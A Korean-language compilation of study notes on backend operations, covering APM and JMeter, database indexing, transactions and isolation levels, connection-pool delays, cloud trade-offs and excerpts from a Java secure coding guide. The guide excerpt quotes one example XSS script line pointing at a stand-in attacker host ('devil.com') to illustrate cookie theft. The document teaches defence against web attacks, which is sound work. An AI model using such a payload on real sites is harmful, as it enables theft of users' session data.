 - zipkin instrumentations (C#, Go, Python, Javascript, PHP...)를 XLog 차트를 통해 디스플레이합니다.
 - see the [zipkin-scouter-storage](#) documentation.
 - see the [zipkin instrumentations](#).


APM(Application Performance Montoring)



Apache JMeter

- 웹 서비스 시스템 성능 계측을 위한 **부하 생성 도구**
- Java 기본 오픈소스
- **HTTP, HTTPS** 모두 지원
- **CLI** 지원
- **외부 플러그인** 지원

JMeter



4. 데이터베이스

참고자료

[Commons DBCP 이해하기]

<https://d2.naver.com/helloworld/5102792>

[DBCP Connection pool 연결 대기 지연 현상]

[https://engineering-skcc.github.io/cloud/tomcat/apache/DB-Pool-For-](https://engineering-skcc.github.io/cloud/tomcat/apache/DB-Pool-For-Event/#:~:text=%EB%94%B0%EB%9D%BC%EC%84%9C%20%EC%A1%B0%ED%9A%8C%20%EC%A1%B0%EA%B1%B4%EC%9D%B4%20%EC%97%86%EA%B1%B0%EB%82%98,%EB%A1%9C%20Close%EB%90%98%EA%B2%8C%20%EB%90%98%EB%8A%94%20%EA%B2%83%EC%9D%B4%EB%8B%A4.)

[Event/#:~:text=%EB%94%B0%EB%9D%BC%EC%84%9C%20%EC%A1%B0%ED%9A%8C%20%EC%A1%B0%EA%B1%B4%EC%9D%B4%20%EC%97%86%EA%B1%B0%EB%82%98,%EB%A1%9C%20Close%EB%90%98%EA%B2%8C%20%EB%90%98%EB%8A%94%20%EA%B2%83%EC%9D%B4%EB%8B%A4.](https://engineering-skcc.github.io/cloud/tomcat/apache/DB-Pool-For-Event/#:~:text=%EB%94%B0%EB%9D%BC%EC%84%9C%20%EC%A1%B0%ED%9A%8C%20%EC%A1%B0%EA%B1%B4%EC%9D%B4%20%EC%97%86%EA%B1%B0%EB%82%98,%EB%A1%9C%20Close%EB%90%98%EA%B2%8C%20%EB%90%98%EB%8A%94%20%EA%B2%83%EC%9D%B4%EB%8B%A4.)

[[DB] 11. 인덱스(Index) - (1) 개념, 장단점, B+Tree 등]

<https://rebro.kr/167>

[MySQL 트랜잭션 Isolation Level로 인한 장애 사전 예방 법]

<https://gywn.net/2012/05/mysql-transaction-isolation-level/>

[[MySQL] 트랜잭션의 격리 수준(Isolation Level)에 대해 쉽고 완벽하게 이해하기]

<https://mangkyu.tistory.com/299>

[MySQL] 스토리지 엔진 수준의 락의 종류(레코드 락, 갭 락, 넥스트 키 락, 자동 증가 락)

<https://mangkyu.tistory.com/298>

[JPA의 낙관적 락과 비관적 락을 통해 엔티티에 대한 동시성 제어하기]

<https://hudi.blog/jpa-concurrency-control-optimistic-lock-and-pessimistic-lock/>

인덱싱을 하는 이유

- 테이블에 대한 검색 속도를 높이기 위해 생성하며 컬럼에 적용
- 주로 B-Tree 혹은 B+Tree 자료구조로 구현되는 것이 일반적
- 대규모 테이블에 대해 적용하며 삽입, 수정, 삭제가 자주 발생하지 않는 경우에 활용

인덱싱을 하는 이유

- 인덱스가 있을 경우 검색속도 증가
- 테이블에 없는 정보 검색 시 빠른 판단이 가능

인덱싱에 따른 오버헤드

- 인덱스를 위한 메모리 추가 소모
- 데이터 삭제 시 인덱스까지 수정해야 하는 오버헤드


트랜잭션에 대해 알아야 할 것들

- 질의 수행 시 일련의 작업이 모두 수행되거나 하나라도 실패 시 모두 취소될 수 있는 작업의 논리적 단위
- 모든 절차에 대해 원자성이 보장되어야 함 (각종 금융거래)
- TPS (Transaction per second)

트랜잭션에 대해 알아야 할 것들

- ACID 특성
 - 원자성 (Atomicity)
 - 일관성 (Consistency)
 - 격리성 (Isolation)
 - 지속성 (Durability)

트랜잭션과 동시성 이슈



동시성 관련 이슈

- 커밋 완료 전 Read (Dirty read)
- 커밋 완료 전 Overwrite
- Read 중 데이터가 변경되는 경우
- 변경한 데이터 유실 (Lost update)

트랜잭션 isolation level

- READ UNCOMMITTED
- READ-COMMITTED
- REPEATABLE READ
 - 트랜잭션 동안 데이터를 읽게 함
 - 특정 버전에 해당하는 데이터를 읽음
- SERIALIZABLE
 - 처리 속도가 늦어짐

봐야 할 블로그

MySQL 트랜잭션 Isolation Level로 인한 장애 사전 예방 법

Posted on 2012-05-16 | by gywndi

Overview

MySQL에서 전체 데이터를 Scan 하는 쿼리를 질의하여 서비스에 큰 영향이 발생할 수 있습니다.

InnoDB 스토리지 엔진의 기본 Isolation Level이 REPEATABLE-READ이기 때문에 발생하는 현상인데, 이것은 세션 변수 일부를 변경하여 문제를 사전에 해결할 수 있습니다.

얼마 전 이와 비슷한 장애가 발생하여 원인 분석 및 해결 방안을 포스팅합니다.

Symptoms

Transaction Isolation Level이 REPEATABLE-READ(MySQL Default) 상태에서 Insert into Select 혹은 Create Table As Select 로 전체 테이블 참조 쿼리 실행 시 참조 테이블에 데이터 변경 작업이 “대기” 상태에 빠지는 현상이 있습니다.

보야 할 블로그

hudi.blog



JPA의 낙관적 락과 비관적 락을 통해 엔티티에 대한 동시성 제어 하기

@Hudi · November 08, 2022 · 7 min read

학습-기록

jpa

설명된 트랜잭션 격리 수준과 락에 대한 대부분의 내용은 MySQL 8.0을 기준으로 하고 있다.

DB Connection pool 연결 대기 지연

DBCP Connection Pool 연결 대기 지연 현상

모바일 한정판 굿즈 판매 이벤트.

대학교 수강신청.

설, 추석 귀성 KTX 예매.

온라인몰 일회용 마스크 판매.

위와 같이 한정된 수량의 물품을 선착순으로 판매하거나 경품을 제공하기 위해 수행되는 이벤트가 있다.

이러한 이벤트는 동시에 많은 사용자가 순간적으로 몰리는 현상이 발생하기 때문에 아무리 여유있는 자원을 가진 시스템이라도 문제가 발생할 가능성이 높아진다.

특히 DB에서 데이터를 조회, 수정, 생성하기 위해 사용하는 Connection Pool이 부족해지면 다른 자원이 아무리 여유가 있어도 장애가 발생하곤 한다.


하지만 경우에 따라서는 Pool이 부족한 것이 아니라 설정이 잘못되어 대기 현상이 발생하는 경우가 있다.

DBCP에서 설정 문제로 인한 응답지연 및 에러가 발생하는 경우에 대해 알아보기로 하자.

DB Connection pool 연결 대기 지연

1.DB Connection Pool이 모자라!


가장 흔하게 볼 수 있는 모습이다. 아끼면 통된다는 말이 있다. 시스템에서는 DB Connection Pool을 아낀다면 통이 아니라 장애가 된다. 그래서 Pool은 모자라느니 남아 도는 게 낫다.



DB Connection pool 연결 대기 지연

- DB pool이 부족할 경우 응답 시간이 튀는 현상이 발생하며 이는 새 DB연결을 생성하는 시간이 필요하기 때문
- DB connection 요청 대기 시간을 길게 설정하면 이 또한 장애의 한 유형이 될 수 있음
- 반대로 강제 회수도 적절치 않을 수 있음

어떻게 경험 할 수 있을까?



5. 클라우드 운영과 보안

참고자료

[[클라우드 이해하기] ② 클라우드의 장점과 단점]

<https://www.ajunews.com/view/20200330041442280>

[AWS에서 서버(EC2) 패킷 미러링 하기]

<https://techblog.woowahan.com/2580/>

온프레미스 환경에서 클라우드 마이그레이션

아주경제 | [클라우드 이해하기] ② 클라우드의 장점과 단점

[클라우드 이해하기] ② 클라우드의 장점과 단점

강일용 기자 | 입력 2020-03-30 07:45

클라우드는 기업의 서비스 운영에 관한 고민과 문제를 다 해결해주는 만능 해결사가 아니다. 수많은 장점 못지 않은 명백한 단점도 있다.

클라우드 장점

- 신속한 인프라 도입 및 유연한 관리
- 예상치 못한 트래픽 폭주 대응
- 손쉬운 글로벌 서비스
- 강력한 보안과 장애 없는 서비스
- 합리적인 비용

클라우드 단점

- 생각보다 비싼 이용 비용
- 커지는 클라우드 의존도
- 데이터 보관의 불안함
- 가시성 확보 이슈

AWS에서 서버(EC2) 패킷 미러링 하기

AWS에서 서버(EC2) 패킷 미러링 하기

Jun.29.2018 오석윤



Security

Introduction

Summary

Public cloud의 문제점중 하나는, 가시성 확보가 어렵다 이다. 보안을 위해서 여러 Layer의 가시성 확보가 필요한데, 특히 Network 트래픽 데이터에 대해서는 필수이다. on-premise 환경에서는 TAP hardware 장비등을 이용하여 가시성 확보가 가능 했지만, Public cloud에서는 hardware를 사용할 수 없기때문에 다른 방법을 사용해야 한다. 리눅스 서버의 경우 iptables의 TEE module을 사용하여 간편하게 네트워크 트래픽을 미러링 할 수 있는데, 이 방법에 대해 기술하고자 한다.

Backbround

Public cloud의 보안을 하다보면 큰 문제에 부딪히는데, 바로 가시성 확보가 어렵다는 부분이다. 특히 네트워크 트래픽 데이터에 대한 검증은 필수 요소이나 L3/L4 수준의 가시성만 제공한다. 하지만 정확하고 정밀한 보안을 하려면 L7수준 까지의 확보가 필요하고, 아쉽게도 모든 Public cloud에서는 Network mirroring기능을 제공하지 않는다. 그렇다고 상용 솔루션을 구매해서 agent를 설치하자니 비용적으로나 운영측면에서 장애 요소가 부담 되는데, 이를 해결 할 수 있는 방법을 iptables에서 찾아보았다.

Java 시큐어 코딩 가이드

발 간 등 록 번 호

11-1311000-000330-10 부록

전자정부 SW 개발 · 운영자를 위한

Java 시큐어코딩 가이드


2012. 9.

XSS, CSRF 공격에 대한 이해와 방어

3. 크로스 사이트 스크립트(Improper Neutralization of Input During Web Page Generation, Cross-site Scripting)

가. 정의

웹 페이지에 악의적인 스크립트를 포함시켜 사용자 측에서 실행되게 유도할 수 있다. 예를 들어, <그림 2-3>과 같이 검증되지 않은 외부 입력이 동적 웹페이지 생성에 사용될 경우, 전송된 동적 웹페이지를 열람하는 접속자의 권한으로 부적절한 스크립트가 수행되어 정보유출 등의 공격을 유발할 수 있다.



<그림 2-3> 크로스사이트 스크립트

XSS, CSRF 공격에 대한 이해와 방어

나. 안전한 코딩기법

- 일반적인 경우에는 사용자가 문자열에 스크립트를 삽입하여 실행하는 것을 막기 위해 사용자가 입력한 문자열에서 <, >, &, “,” 등을 replace 등의 문자 변환 함수나 메소드를 사용하여 <, >, &, "로 치환한다.
- HTML 태그를 허용하는 게시판에서는 게시판에서 지원하는 HTML 태그의 리스트(White List)를 선정 한 후, 해당 태그만 허용하는 방식을 적용한다.
- 보안성이 검증되어 있는 API를 사용하여 위험한 문자열을 제거하여야 한다.

다. 예제

다음의 예제는 외부 입력을 **name** 값으로, 특별한 처리과정 없이 결과 페이지 생성에 사용하고 있다. 만약 악의적인 공격자가 **name** 값에 다음의 스크립트를 넣으면, 희생자의 권한으로 attack.jsp 코드가 수행되게 되며, 수행하게 되면 희생자의 쿠키정보 유출 등의 피해를 주게 된다.

(예 : <script>url = "http://devil.com/attack.jsp;</script>)

XSS, CSRF 공격에 대한 이해와 방어

- 시큐어 코딩 적용은 기본
- CC인증을 획득한 도구 활용
 - 정적 분석 도구
 - 웹 취약점 스캐너
 - 모의해킹
 - 소프트웨어 보안 약점 진단원

알아야 할 웹 보안 이슈

4. 운영체제 명령어 삽입(Improper Neutralization of Special Elements Used in an OS Command, OS Command Injection)

가. 정의

적절한 검증절차를 거치지 않은 사용자 입력값이 운영체제 명령어의 일부 또는 전부로 구성되어 실행되는 경우, 의도하지 않은 시스템 명령어가 실행되어 부적절하게 권한이 변경되거나 시스템 동작 및 운영에 악영향을 미칠 수 있다. 일반적으로 명령어 라인의 인수나 스트림 입력 등 외부 입력을 사용하여 시스템 명령어를 생성하는 프로그램이 많다. 하지만 이러한 경우 외부 입력 문자열은 신뢰할 수 없기 때문에 적절한 처리를 해주지 않으면, 공격자가 원하는 명령어 실행이 가능하게 된다.




<그림 2-4> 운영체제 명령어 삽입

알아야 할 웹 보안 이슈

5. 위험한 형식 파일 업로드(Unrestricted Upload of File with Dangerous Type)

가. 정의

서버측에서 실행될 수 있는 스크립트 파일(asp, jsp, php 파일 등)이 업로드가능하고, 이 파일을 공격자가 웹을 통해 직접 실행시킬 수 있는 경우 공격자는 스크립트 파일을 업로드하고 이 파일을 통해 시스템 내부명령어를 실행하거나 외부와 연결하여 시스템을 제어할 수 있다.



<그림 2-5> 위험한 형식 파일 업로드

5. 서비스 디자인

참고자료

[라이브 스트리밍을 위한 완벽 가이드]

<https://www.strmlabs.com/post/%EB%9D%BC%EC%9D%B4%EB%B8%8C-%EC%8A%A4%ED%8A%B8%EB%A6%AC%EB%B0%8D%EC%9D%84-%EC%9C%84%ED%95%9C-%EC%99%84%EB%B2%BD-%EA%B0%80%EC%9D%B4%EB%93%9C>

[HTTP Live Streaming]

<https://d2.naver.com/helloworld/7122>

[넷플릭스, 이젠 하다 하다...”통신사라 망사용료 안 낸다”]

<https://www.hankyung.com/it/article/202205200468g>

